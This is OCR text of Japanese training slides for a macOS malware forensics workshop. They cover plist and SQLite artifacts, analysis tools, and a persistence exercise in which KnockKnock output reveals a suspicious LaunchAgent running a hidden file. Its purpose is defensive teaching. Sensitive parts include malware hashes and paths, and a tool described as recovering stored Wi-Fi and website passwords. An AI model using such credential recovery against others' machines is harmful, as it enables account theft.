    - Mac OS X 10.4以降はバイナリフォーマットがデフォルト
  - アプリケーション等の設定値や開いたファイル履歴、Bookmark構造体（WindowsのLNKに相当する）のようなデータの保存に使われる場合が多い
  - Windowsのレジストリに相当するファイルだが、アプリケーションや目的ごとにファイルが作成されるため、ファイルシステム内の様々な場所に点在している

macOSフォレンジックで重要なファイルフォーマット (3/5)

◦ Property Listファイルの例（Dockの設定）

```
% plutil -p ~/Library/Preferences/com.apple.dock.plist
{
  "last-analytics-stamp" => [
    0 => 661309697.920567
  ]
  "last-messagetrace-stamp" => 652487714.566655
  "loc" => "ja_JP:JP"
  "mod-count" => 2354
  "persistent-apps" => [
    0 => {
      "GUID" => 2837758940
      "tile-data" => {
        "book" => {length = 592, bytes = 0x626f6f6b 50020000 00000410 30000000 ... 04000000 00000000 }
        "bundle-identifier" => "com.apple.siri.launcher"
        "dock-extra" => 0
        "file-data" => {
          "_CFURLString" => "file:///System/Applications/Siri.app/"
          "_CFURLStringType" => 15
        }
        "file-label" => "Siri"
        "file-mod-date" => 3670014440
        "file-type" => 169
        "parent-mod-date" => 3673467070
      }
      "tile-type" => "file-tile"
    }
    1 => {
      "GUID" => 3389811420
      "tile-data" => {
        "book" => {length = 556, bytes = 0x626f6f6b 2c020000 00000410 30000000 ... 04000000 00000000 }
        "bundle-identifier" => "com.apple.Safari"
```

macOSフォレンジックで重要なファイルフォーマット (4/5)

- SQLite
  - plistと同じくアプリケーションの設定値や履歴等を保存する目的で使われている
  - 他にも、統計データやURLや送受信データのblob、バイナリフォーマットのplistなどを保存する場合に使われる

macOSフォレンジックで重要なファイルフォーマット (5/5)

- SQLiteファイルの例（CFURL Cache）
  - NSURLRequest APIでHTTPまたはHTTPSでアクセスする際のキャッシュを管理する
    - アプリケーション毎にキャッシュが管理される
  - ~/Library/Caches/com.apple.osascript/cache.db

アプリケーションバンドルID

テーブル: cfurl_cache_response

カラムをフィルター

	entry_ID	version	hash_value	storage_policy	request_key	time_stamp	partition
	フィルター	フィル...	フィルター	フィルター	フィルター	フィルター	フィルター
1	1	0	-6082800930625395189	0	https://stackoverflow.com/	2020-11-09 01:58:45	NULL
2	2	0	1647889406	0	https://www.example.com/	2020-11-09 02:10:43	NULL
3	3	0	2145575174	0	https://raw.githubusercontent.com/its-a-feature/Orchard/master/Orchard.js	2021-02-02 06:58:03	NULL

3 アーティファクト解析ツール

アーティファクト解析ツール (1/3)

- macOSフォレンジックで使用される代表的なアーティファクト解析ツールをいくつか紹介する
- 解析に使用するツールは継続的にメンテナンスされているものを選択するのが重要

アーティファクト解析ツール (2/3)

- 総合解析ツール例
  - mac_apt
    - https://github.com/ydkhatri/mac_apt
    - 40以上のプラグイン
    - 個別のアーティファクトファイルのほか、商用製品で取得したディスクイメージも解析できる
    - ディスクイメージをマウントせずに解析できる
    - メンテナンスがアクティブ
  - AutoMacTC
    - https://github.com/CrowdStrike/automactc
    - 26のプラグイン
    - メンテナンスは停滞気味
  - APOLLO
    - https://github.com/mac4n6/apollo
    - 主に統計情報を記録しているDBを解析する
    - メンテナンスは停滞気味

アーティファクト解析ツール (3/3)

- 個別解析ツール例
  - DSStoreParser
    - https://github.com/mnrkbys/DSStoreParser/tree/fix_bug_non-ascii
    - Windowsの$I30に相当する「.DS_Store」ファイルを解析する
    - フォルダ内のファイル名が記録されている
    - ゴミ箱の.DS_Storeにはファイルが削除される前のフォルダパスも記録されている
  - Chainbreaker2
    - https://github.com/n0fate/chainbreaker
    - Wi-Fiアクセスポイントやアプリケーションのパスワード、Webサイトのアカウントやパスワードを解析する
    - ファイルシステムとは別にファイルレベルで暗号化が行われており、復号にはマスターキーが必要
    - マスターキーが保存されているファイルはSIPで保護されている

4 ハンズオンのシナリオとゴール

配布データの確認

- 配布データに含まれるファイル
  - mac_aptフォルダ
    - mac_apt.db : mac_aptの解析結果
    - UnifiedLogs.db : パースされたUnified Logs
    - APFS_Volumes_<GUID>.db : パースされたAPFSメタデータ
  - jsonフォルダ
    - マルウェアの動的解析で使用するツールの出力結果
  - scriptsフォルダ
    - 解析で使用する簡単なスクリプト
  - exported_filesフォルダ
    - ディスクイメージからエクスポートした疑わしいファイル

ハンズオンのシナリオとゴール (1/2)

- シナリオ
  - ある企業のMac端末がマルウェアに感染した
    - ユーザー名 : macforensics
  - セキュリティオペレーターの迅速な検知と対応により、該当コンピュータのディスクイメージは取得済み
  - KnockKnockによる解析は実施済み
  - mac_aptによるディスクイメージ解析も完了している

ハンズオンのシナリオとゴール (2/2)

- ゴール
  - mac_aptの解析結果から、フォレンジックタイムラインを作成し、マルウェアの動作と感染の原因を推定する
- ハンズオンを進めるうえでの注意点
  - 調査の過程で判明したアクティビティとタイムスタンプは必ずメモを取る
  - タイムラインメモの例

```
2021-12-24 23:00:13 https://malware.example/download/FakeApp.dmg をダウンロード
2021-12-24 23:15:30 /Volumes/Suspicious Volume/Suspicious App を実行
```


調査方針

- マルウェアは自動実行の設定を行うことが多いため、調査の足掛かりとしてパーシステンスを解析する
- パーシステンスのタイムスタンプを基にして、マルウェア感染前後のアクティビティを調査する
- 検体が発見された場合、パーシステンスとの関係性を解析する
  - 疑わしい検体が複数ある場合、お互いの関係性も解析する
- マルウェアに感染した原因を調査する

解析に使用するツール (1/6)


- DB Browser for SQLite
  - https://sqlitebrowser.org/
  - mac_aptの解析結果はデフォルトでSQLite DBに保存される
  - Unified LogsとAPFSもSQLiteでエクスポートされる
  - フィルタリングを簡単に行うことができる
  - SQLクエリもかけられる

解析に使用するツール (2/6)



	INFO_TYPE	Name	Data	Description	Source
	フィルター	フィルター	フィルター	フィルター	フィルター
1	SYSTEM	macOS Version	10.15.5	Catalina	/System/Library/CoreServices/SystemVe
2	SYSTEM	macOS Build Version	19F101	Catalina	/System/Library/CoreServices/Sy
3	HARDWARE	Mac Serial Number	VM29tMJswTSV	Hardware Serial Number	/private/var/folders/zz/...
4	HARDWARE	Model	VMware7,1	Mac Hardware Model	/Library/Preferences/SystemConfiguration/preferences.plist
5	SYSTEM	ComputerName	macforensics's Mac		/Library/Preferences/SystemConfiguration/preferences.plist
6	SYSTEM	LocalHostName	macforensicss-Mac		/Library/Preferences/SystemConfiguration/preferences.plist
7	TIMEZONE	TimeZone Set	Asia/Tokyo	Timezone on machine	/private/etc/localtime
8	USER-LOGIN	lastUser	Restart	Last user (Login) Action	/Library/Preferences/com.apple.loginwindow.plist
9	USER-LOGIN	lastUserName	macforensics		/Library/Preferences/com.apple.loginwindow.plist
10	USER-LOGIN	UseVoiceOverLegacyMigrated	True	unknown	/Library/Preferences/com.apple.loginwindow.plist
11	USER-LOGIN	lastLoginPanic	2021-11-25 04:49:51.851463		/Library/Preferences/com.apple.loginwindow.plist
12	APFS	Information		Data below represents a combined SYSTEM & DATA volume	
13	APFS	Block Size (bytes)	4096	Container Block size	
14	APFS	Container Size	99.80 GB	Container size (SYSTEM + DATA)	
15	APFS	Volume Name	Macintosh HD,Macintosh HD - Data	Volume names (SYSTEM,DATA)	
16	APFS	Volume UUID	7E9E9130-5331-4F80-A8AB-96A9D1743B2B,...	Volume Unique Identifiers (SYSTEM,DATA)	
17	APFS	Size Used	17.43 GB	Space allocated (SYSTEM + DATA)	
18	APFS	Total Files	482385	Total number of files (SYSTEM + DATA)	
19	APFS	Total Folders	134609	Total number of directories/folders (SYSTEM + DATA)	
20	APFS	Total Symlinks	30749	Total number of symbolic links (SYSTEM + DATA)	
21	APFS	Total Snapshots	0	Total number of snapshots (DATA)	
22	APFS	Created Time	2019-10-25 06:56:34.183448	Created date and time (DATA)	
23	APFS	Updated Time	2021-11-25 04:49:58.657024	Last updated date and time (DATA)	

解析に使用するツール (3/6)



解析に使用するツール (4/6)

- jq
  - https://stedolan.github.io/jq/
  - JSONデータの整形やフィルタリングをかけることができる
  - KnockKnockやProcessMonitor, FileMonitorはJSONフォーマットで結果を出力する

解析に使用するツール (5/6)

jqの使い方 (1)

- サンプルデータ

```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_FORK",
  "process" : {"uid" : 501, "arguments" : [], "ppid" : 507, "ancestors" : [339,1], "rpid" : 0, "architecture" :
"Intel", "path" : "/bin/zsh", "name" : "zsh", "pid" : 735},
  "timestamp" : "2021-08-11 06:05:25 +0000"
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {"uid" : 501, "arguments" : ["sudo","./FileMonitor","-pretty"], "ppid" : 507, "ancestors" :
[339,1], "rpid" : 0, "architecture" : "Intel", "path" : "/usr/bin/sudo", "name" : "sudo", "pid" : 735},
  "timestamp" : "2021-08-11 06:05:25 +0000"
}
```

解析に使用するツール (6/6)

- jqの使い方 (2)
  - pathに「sudo」を含むエントリーをフィルタリング

```
% jq '. | select(.process.path | contains("sudo"))' procmon_simple.json
{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process": {
    "uid": 501,
    "arguments": [
      "sudo",
      "./FileMonitor",
      "-pretty"
    ],
    "ppid": 507,
    "ancestors": [
      339,
      1
    ],
    "rpid": 0,
    "architecture": "Intel",
    "path": "/usr/bin/sudo",
    "name": "sudo",
    "pid": 735
  },
  "timestamp": "2021-08-11 06:05:25 +0000"
}
```

「sudo」を含まないエントリーをフィルタリング

```
'. | select(.process.path | contains("sudo") | not)'
```

PID=735のエントリーをフィルタリング

```
'. | select(.process.pid == 735)'
```

5 Exercise 1: パーシステンスの調査

パーシステンス調査の目的

- マルウェアの多くはコンピュータの再起動後に自身を実行させるため、OSの自動実行の仕組みを利用する
- 自動実行の設定は選択肢が限られている
  - マルウェアのプログラムファイルは任意のファイルパスに置ける
  - しかし、自動実行の仕組みの数は限られているため、見つけやすい
- パーシステンスや自動実行されるプログラムのメタデータ（タイムスタンプ）を調査して、最初のタイムラインを作成する

5.1 パーシステンスのアーティファクト

パーシステンスのアーティファクト (1/4)

- KnockKnockの実行結果
  - mac_aptよりも多くのパーシステンスを解析できる
    - ライブシステムでしか動作しない
  - VirusTotalでの検知状況を確認できる
    - VirusTotalで解析されていない検体はsubmitできる
  - 実行対象のプログラムの署名検証を行うことができる
  - 実行結果をJSONフォーマットで保存できるのでスクリプトで処理しやすい

パーシステンスのアーティファクト (2/4)

- Launch Daemon/Agents
  - 特定のフォルダに保存された設定ファイル(plist)に従って、OS起動時にプログラムを実行する
  - マルウェアによく使われる
  - 開発元によって保存するフォルダが異なる
  - Apple
    - /System/Library/LaunchDaemons/
    - /System/Library/LaunchAgents/
  - サードパーティ
    - /Library/LaunchDaemons/
    - /Library/LaunchAgents/
  - ユーザー
    - ~/Library/LaunchAgents/

パーシステンスのアーティファクト (3/4)

- Microsoft AutoUpdateの設定例
  - Microsoft Officeなどの自動アップデートに使われるMicrosoft AutoUpdate

```
% plutil -p /Library/LaunchAgents/com.microsoft.update.agent.plist
{
  "Disabled" => 0
  "Label" => "com.microsoft.update.agent"
  "MachServices" => {
    "com.microsoft.update.xpc" => 1
  }
  "ProgramArguments" => [
    0 => "/Library/Application Support/Microsoft/MAU2.0/Microsoft
AutoUpdate.app/Contents/MacOS/Microsoft Update Assistant.app/Contents/MacOS/Microsoft Update Assistant"
    1 => "--launchByAgent"
  ]
  "RunAtLoad" => 1
  "StartInterval" => 7200
}
```

自動実行するプログラム

パーシステンスのアーティファクト (4/4)

- Login Items
  - ユーザのログイン時にプログラムを実行する
  - マルウェアによく使われる
  - macOS 10.12以前
    - ~/Library/Preferences/com.apple.loginitems.plist
  - macOS 10.13以降
    - ~/Library/Application Support/com.apple.backgroundtaskmanagementagent/backgrounditems.btm

ファイルメタデータのアーティファクト (1/4)

- Spotlight
  - macOSの検索システム
  - 以下のようなメタデータを保存する
    - Spotlight経由で実行したアプリケーションや検索した単語
    - ファイルのMACBタイムスタンプ（ファイルシステムとは別管理）
    - ファイルを最後に使用したタイムスタンプ
    - ファイルを使用した日付の履歴
    - ファイルのダウンロード元URL
    - ファイルのダウンロードを行ったタイムスタンプ
    - ユーザ毎のSafari, Notes, Maps, Mailなどのアプリケーションが持つ情報

ファイルメタデータのアーティファクト (2/4)

Spotlightデータベース (1)

OSバージョン	ファイルパス	備考
<=macOS 10.14	/.Spotlight-V100/Store-V2/*/store.db	システムとユーザーデータの両方が含まれる
	/.Spotlight-V100/Store-V2/*/.store.db	
>=macOS 10.15	/System/Volumes/Data/private/var/db/Spotlight-V100/BootVolume/Store-V2/*/store.db	macOS 10.15のボリューム分割後のシステムボリューム用
	/System/Volumes/Data/private/var/db/Spotlight-V100/BootVolume/Store-V2/*/.store.db	


ファイルメタデータのアーティファクト (3/4)

Spotlightデータベース (2)

OSバージョン	ファイルパス	備考
>=macOS 10.13	/Users/*/Library/Metadata/CoreSpotlight/index.spotlightV3/store.db	ユーザー毎に作られる。macOS 10.14以降でも使われる。
	/Users/*/Library/Metadata/CoreSpotlight/index.spotlightV3/.store.db	
>=macOS 10.15	/System/Volumes/Data/.Spotlight-V100/Store-V2/*/store.db	macOS 10.15のボリューム分割後のデータボリューム用
	/System/Volumes/Data/.Spotlight-V100/Store-V2/*/.store.db	

ファイルメタデータのアーティファクト (4/4)

- Apple File System (APFS)
  - macOS 10.13で導入された新しいファイルシステム



	OID	XID	CNID	Parent_CNID	Extent_CNID	Name	Created	Modified	Changed	Accessed	Flags	Links_or_Children
1	1033	7155	2	1	2	root	1569788609000000000	1628152546189778497	1628152546189778497	1628151927409368436	32832	20
2	1033	7155	3	1	3	private-dir	1571986594183672000	1642565838069716576	1642565838069716576	1571986594183672000	32768	33
3	58987	7155	19	2	19	.HFS+ Private Directory Data	1219441716000000000	1219441716000000000	1219441716000000000	1219441716000000000	33024	0
4	58987	7155	20	2	20	.Trashes	1219441719000000000	1219868232000000000	1219868232000000000	1219441719000000000	33024	0
5	58987	7155	21	2	21	.fseventsd	1219441719000000000	1642565837902089925	1642565837902089925	1642565491253027280	32768	65
6	57548	7151	27	2	27	.VolumeIcon.icns	1219868207000000000	1219868207000000000	1219868207000000000	1628152720972464059	33024	1
7	44256	6258	12884901889	2	12884901889	sw	1566685244000000000	1566685244000000000	1571987333358310843	1571987333357972045	32768	0
8	44256	6258	12884901890	2	12884901890	home	1566685244000000000	1566685244000000000	1642565427680097144	1571987333358383155	32768	0
9	44256	6258	12884902221	2	12884902221	.installer-compatibility	1569639947000000000	1569639947000000000	1628152345183556514	1571987333505392275	32768	1
10	44256	6258	12884902222	2	12884902222	.TempReceipt.bom	1571987323659111977	1571987332904443741	1571987333507129092	1571987333505697491	32768	1
11	44256	6258	12884902232	12884952319	12884902232	SafariLaunchAgent.8	1569640388000000000	1569640388000000000	1628152365349629824	1571987333511656536	32768	1
12	44256	6258	12884902233	12884952319	12884902233	SafariNotificationAgent.8	1569640389000000000	1569640389000000000	1628152364855404495	1571987333512121575	32768	1
13	44256	6258	12884902234	12884952319	12884902234	SafariBookmarksSyncAgent.8	1569641769000000000	1569641769000000000	1628152365072663519	1571987333512443469	32768	1
14	44256	6258	12884902235	12884952319	12884902235	webinspectord.8	1569636910000000000	1569636910000000000	1628152365530932092	1571987333512826854	32768	1
15	44256	6258	12884902236	12884952319	12884902236	SafariHistoryServiceAgent.8	1569640391000000000	1569640391000000000	1628152365236281177	1571987333513267196	32768	1
16	44256	6258	12884902237	12884952319	12884902237	SafariCloudHistoryPushAgent.8	1569639933000000000	1569639933000000000	1628152365803497486	1571987333513614504	32768	1
17	41663	7040	12884902238	12884952319	12884902238	SafariPluginUpdateNotifier.8	1569640393000000000	1569640393000000000	1628152364590198480	1571987333513946158	32768	1

5.2 Hands-on: パーシステンスの調査

パーシステンスの調査

- 調査対象
  - KnockKnockの実行結果
  - mac_apt.db : AutoStartテーブル
  - パーシステンスファイルのメタデータ
    - 自動実行されるプログラムも調査対象
    - mac_apt.db : SpotlightDataView
    - APFS_Volumes_xxxx.db : Combined_Inodes

KnockKnockの実行結果の調査

Hands-On

- KnockKnockの実行結果
  - json/kkResults.txt
- jqでJSONデータを整形して表示

```
% jq '.' ./json/kkResults.txt
```

- 疑わしいエントリーを検索する
  - 正常なプログラムが指定されたエントリー
    - signatureStatus = 0
    - VT detection = 0
    - 上記の状態でないものが疑わしいエントリーになる
- jqに詳しい場合はjqフィルタを検討する

mac_apt.db：AutoStart

Hands-On

- DB Browser for SQLiteでmac_apt.dbを開く
- データ閲覧 (Browse Data)タブでAutoStartテーブルを選択する
- 初期調査の観点として、ユーザー権限でパーシステンスが設定されていることを想定する
  - 管理者権限で設定可能な範囲は調査対象が多くなりすぎる
- フィルタリング条件
  - User = macforensics
- KnockKnockと結果が同じになるか確認する

パーシステンスファイルのメタデータの調査（1/2）

Hands-On

- パーシステンスファイルと指定されたプログラムファイルの作成日時を調査する
  - マルウェア感染が発生した日時に近しいと推測できる
- ファイルメタデータが保存されるDBとテーブル
  - mac_apt.db
    - SpotlightDataView-1-store
    - SpotlightDataView-1-.store-DIFF
      - SpotlightDataView-1-storeとの差分のみが記録されている
      - 調査の際は両方のテーブルを確認する必要がある
  - APFS_Volumes_xxxx.db
    - Combined_Inodes
    - APFSのタイムスタンプ
      - ナノ秒単位のUTCで記録される（1970年1月1日始まり）
      - 変換スクリプト : scripts/nsec_conv.py

パーシステンスファイルのメタデータの調査 (2/2)

Hands-On

- フィルタリング条件
  - mac_apt.db : SpotlightDataView
    - FullPath = パーシステンスファイルまたは自動実行されるプログラム
    - _kMDItemCreationDate : ファイル作成日時
  - APFS_Volumes_xxxx.db : Combined_Inodes
    - Name =パーシステンスファイルまたは自動実行されるプログラム
    - Created : ファイル作成日時

Solutions to Exercise 1

KnockKnockの実行結果の調査 (1/3)

- KnockKnockの実行結果
  - json/kkResults.txt
- 疑わしいエントリー

```
% jq '.' ./json/kkResults.txt | less
(snip)
 {
    "name": ".mina",
    "path": "/Users/macforensics/Library/.mina",
    "plist": "/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist",
    "hashes": {
      "md5": "F05437D510287448325BAC98A1378DE1",
      "sha1": "FA3DEB60B8A2EAA29A7DCCF14BEE6ADAE81F442F"
    },
    "signature(s)": {
      "signatureStatus": -67062
    },
    "VT detection": "37/75"
  }
(snip)
```

signatureStatusが0でないものを
フィルタリングするjqクエリ

```
% jq '."Launch Items"[] | select(."signature(s)".signatureStatus != 0)' json/kkResults.txt
```

KnockKnockの実行結果の調査 (2/3)

- 疑わしいエントリーの特徴
  - signatureStatusが0ではない
  - VT detectionも0ではない
- 疑わしいエントリーを抽出するスクリプト
  - scripts/kkfilter.sh

```
#!/bin/zsh
s1="."
s2="[]"

while read line; do
    echo "---------- $line ----------"
    s0=$s1$line$s2
    jq "$s0 | select((.¥"signature(s)¥".signatureStatus != 0) or ¥
                     (.¥"VT detection¥" | startswith(¥"0/¥") | not))" $1
done < <(jq '. | keys[]' $1)
```

KnockKnockの実行結果の調査 (3/3)

- スクリプト実行結果

```
% zsh scripts/kkfilter.sh json/kkResults.txt
---------- "Authorization Plugins" ----------
---------- "Browser Extensions" ----------
---------- "Cron Jobs" ----------
---------- "Dir. Services Plugins" ----------
---------- "Event Rules" ----------
---------- "Extensions and Widgets" ----------
---------- "Kernel Extensions" ----------
---------- "Launch Items" ----------
{
  "name": ".mina",
  "path": "/Users/macforensics/Library/.mina",
  "plist": "/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist",
  "hashes": {
    "md5": "F05437D510287448325BAC98A1378DE1",
    "sha1": "FA3DEB60B8A2EAA29A7DCCF14BEE6ADAE81F442F"
  },
  "signature(s)": {
    "signatureStatus": -67062
  },
  "VT detection": "37/75"
}
---------- "Library Inserts" ----------
---------- "Library Proxies" ----------
---------- "Login Items" ----------
---------- "Login/Logout Hooks" ----------
---------- "Periodic Scripts" ----------
---------- "Quicklook Plugins" ----------
---------- "Spotlight Importers" ----------
---------- "Startup Scripts" ----------
---------- "System Extensions" ----------
```

疑わしいエントリーは1つのみ

疑わしいエントリーの情報

- 設定ファイル
  - /Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist
- プログラムパス
  - /Users/macforensics/Library/.mina
- ユーザーライブラリフォルダ直下の隠しファイルが指定されているのは、非常に疑わしい

